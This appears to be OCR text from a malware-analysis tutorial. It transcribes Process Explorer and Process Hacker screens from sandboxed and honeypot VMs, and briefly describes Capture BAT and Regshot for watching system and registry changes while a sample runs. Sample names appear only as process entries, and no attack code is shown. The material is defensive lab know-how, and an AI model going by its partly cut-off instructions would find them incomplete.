



Process Explorer




Process hacker


Process Explorer - Sysinternals: www.sysinternals.com [MALWARE-0815EAE\malware]
File Options View Process Find Users Help
Process CPU Private Bytes Working Set PID Description Company Name
System Idle Process 99.00 0 K 28 K 0
System 0 K 76 K 4
Interrupts < 0.01 0 K 0 K n/a Hardware Interrupts and DPCs
smss.exe 172 K 124 K 512 Windows NT Session Mana... Microsoft Corporation
csrss.exe 1,852 K 2,544 K 576 Client Server Runtime Process Microsoft Corporation
winlogon.exe 6,704 K 1,864 K 600 Windows NT Logon Applicat... Microsoft Corporation
services.exe 1.00 1,892 K 1,836 K 644 Services and Controller app Microsoft Corporation
VBoxService.exe 1,408 K 1,804 K 828 VirtualBox Guest Additions S... Oracle Corporation
svchost.exe 3,224 K 1,880 K 884 Generic Host Process for Wi... Microsoft Corporation
svchost.exe 1,988 K 1,740 K 980 Generic Host Process for Wi... Microsoft Corporation
svchost.exe 13,928 K 9,236 K 1088 Generic Host Process for Wi... Microsoft Corporation
wscntfy.exe 704 K 888 K 1912 Windows Security Center No... Microsoft Corporation
wuauclt.exe 2,324 K 792 K 144 Windows Update Microsoft Corporation
svchost.exe 2,212 K 2,688 K 1220 Generic Host Process for Wi... Microsoft Corporation
svchost.exe 1,748 K 1,132 K 1444 Generic Host Process for Wi... Microsoft Corporation
spoolsv.exe 3,224 K 1,792 K 1660 Spooler SubSystem App Microsoft Corporation
svchost.exe 1,424 K 1,532 K 188 Generic Host Process for Wi... Microsoft Corporation
alg.exe 1,284 K 1,384 K 992 Application Layer Gateway S... Microsoft Corporation
lsass.exe 4,664 K 3,240 K 656 LSA Shell (Export Version) Microsoft Corporation
explorer.exe 19,000 K 5,784 K 1620 Windows Explorer Microsoft Corporation
VBoxTray.exe 1,220 K 2,328 K 1956 VirtualBox Guest Additions Tr... Oracle Corporation
ctfmon.exe 1,044 K 1,408 K 1988 CTF Loader Microsoft Corporation
procexp.exe 11,588 K 5,604 K 116 Sysinternals Process Explorer Sysinternals - www.sysinter...
Regshot-x86-ANSI.exe 940 K 3,544 K 3728
svchost.exe 1,448 K 348 K 1724
firefox.exe 261,236 K 248,844 K 2332 Firefox Mozilla Corporation
plugin-container.exe 80,320 K 70,888 K 2920
ProcessHacker.exe 10,376 K 8,760 K 3548 Process Hacker wj32
CPU Usage: 1.00% Commit Charge: 38.52% Processes: 27 Physical Usage: 80.13%
start Unduhan ProcessMonitor ProcessExplorer Tab Baru - Mozilla F... Process Explorer - ... Process Hacker [M... Regshot 1.9.0 x86 ... 11:41 PM



Connected (encrypted) to: QEMU (windowscuckoo)
Process Hacker [honeypot-PC\honeypot]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name Description
svchost.exe 1300 3.21 MB Host Process for Windows Ser...
kfsnserv.exe 1336 16 B/s 2.59 MB KFSensor Server
kfmond.exe 1356 16 B/s 1.59 MB KFSensor Monitor Server
taskhost.exe 1844 3.06 MB honeypot-PC\honeypot Host Process for Windows Tas...
SearchIndexer.exe 324 40.86 MB Microsoft Windows Search In...
sppsvc.exe 2448 2.12 MB Microsoft Software Protection...
svchost.exe 2496 155.21 MB Host Process for Windows Ser...
taskhost.exe 4048 5.83 MB honeypot-PC\honeypot Host Process for Windows Tas...
taskhost.exe 1544 900 kB Host Process for Windows Tas...
lsass.exe 480 2.59 MB Local Security Authority Proce...
lsm.exe 488 1.14 MB Local Session Manager Service
csrss.exe 384 0.10 1.98 MB Client Server Runtime Process
conhost.exe 3508 808 kB honeypot-PC\honeypot Console Window Host
winlogon.exe 424 1.5 MB Windows Logon Application
explorer.exe 1920 0.06 89.76 MB honeypot-PC\honeypot Windows Explorer
kfsensmonitor.exe 264 0.06 32 B/s 456.45 MB honeypot-PC\honeypot kfsensmonitor.exe
firefox.exe 260 119.54 MB honeypot-PC\honeypot Firefox
HackSpy Trojan Exploit.... 3716 0.04 8.56 MB honeypot-PC\honeypot py2exe sample script
rename_it.exe 936 10.21 MB honeypot-PC\honeypot
rename_it.exe 232 0.01 10.21 MB honeypot-PC\honeypot
rename_it.exe 2060 9.2 MB honeypot-PC\honeypot
ProcessHacker.exe 2572 0.41 9.8 MB honeypot-PC\honeypot Process Hacker
dumpcap.exe 3232 2.57 MB honeypot-PC\honeypot Dumpcap
2:14 PM


Process Hacker [honeypot-PC\honeypot]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Network (Ctrl+K)
Processes Services Network Disk
Name Local address Local... Remote address Rem... Prot... State Owner
kfsnserv.ex... honeypot-PC 10000 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 17500 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 19132 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 20000 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 25565 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 29891 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 31337 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 53413 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 57621 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 64090 UDP KeyFocusS...
kfsnserv.ex... honeypot-PC 65432 UDP KeyFocusS...
lsass.exe (4... honeypot-PC 49157 TCP Listen
lsass.exe (4... honeypot-PC 49157 TCP6 Listen
rename_it.... honeypot-PC 59040 honeypot-PC 8081 TCP SYN sent
services.ex... honeypot-PC 49155 TCP Listen
services.ex... honeypot-PC 49155 TCP6 Listen
svchost.ex... honeypot-PC 3702 UDP FDResPub
svchost.ex... honeypot-PC 49536 UDP FDResPub
svchost.ex... honeypot-PC 3702 UDP6 FDResPub
svchost.ex... honeypot-PC 49537 UDP6 FDResPub
svchost.ex... honeypot-PC 135 TCP Listen RpcSs
svchost.ex... honeypot-PC 135 TCP6 Listen RpcSs
svchost.ex... honeypot-PC 49153 TCP Listen eventlog



Process Hacker [MALWARE-0815EAE\malware]
Network Stack
Name
ws2_32.dll!bind+0x4d
alg.exe+0x68ac
alg.exe+0x60c5
alg.exe+0x6107
alg.exe+0x65e9
alg.exe+0x4449
alg.exe+0x49db
alg.exe+0x4b28
alg.exe+0x330e
rpcrt4.dll!CheckVerificationTrailer+0x70
rpcrt4.dll!NdrStubCall2+0x215
rpcrt4.dll!CStdStubBuffer_Invoke+0x82
ole32.dll!StgGetIFillLockBytesOnFile+0x10606
ole32.dll!StgGetIFillLockBytesOnFile+0x105b0
ole32.dll!CoRevokeClassObject+0xa3e
ole32.dll!CoRevokeClassObject+0x963
Close

Capture bat


a behavioral analysis tool of applications for the Win32 operating system family. Capture BAT is able to monitor the state of a system during the execution of applications and processing of documents, which provides an analyst with insights on how the software operates even if no source code is available. Capture BAT monitors state changes on a low kernel level and can easily be used across various Win32 operating system versions and configurations.



How to running




Running cmd as administrator, pointing to directory and type “C




Regshot

Regshot is a dynamic analysis tool that allows you to take and compare two registry snapshots. To use it, you simply take a snapshot of the regis-try, run the malware, wait for it to finish making any system changes, take the second snapshot, and then compare the two. Regshot can also be used for taking and comparing two snapshots of any filesystem directory you specify. You can download Regshot for free from http://sourceforge.net/projects/regshot/.


First take regshot before running the malware



How to Use Regshot To Monitor Your Registry




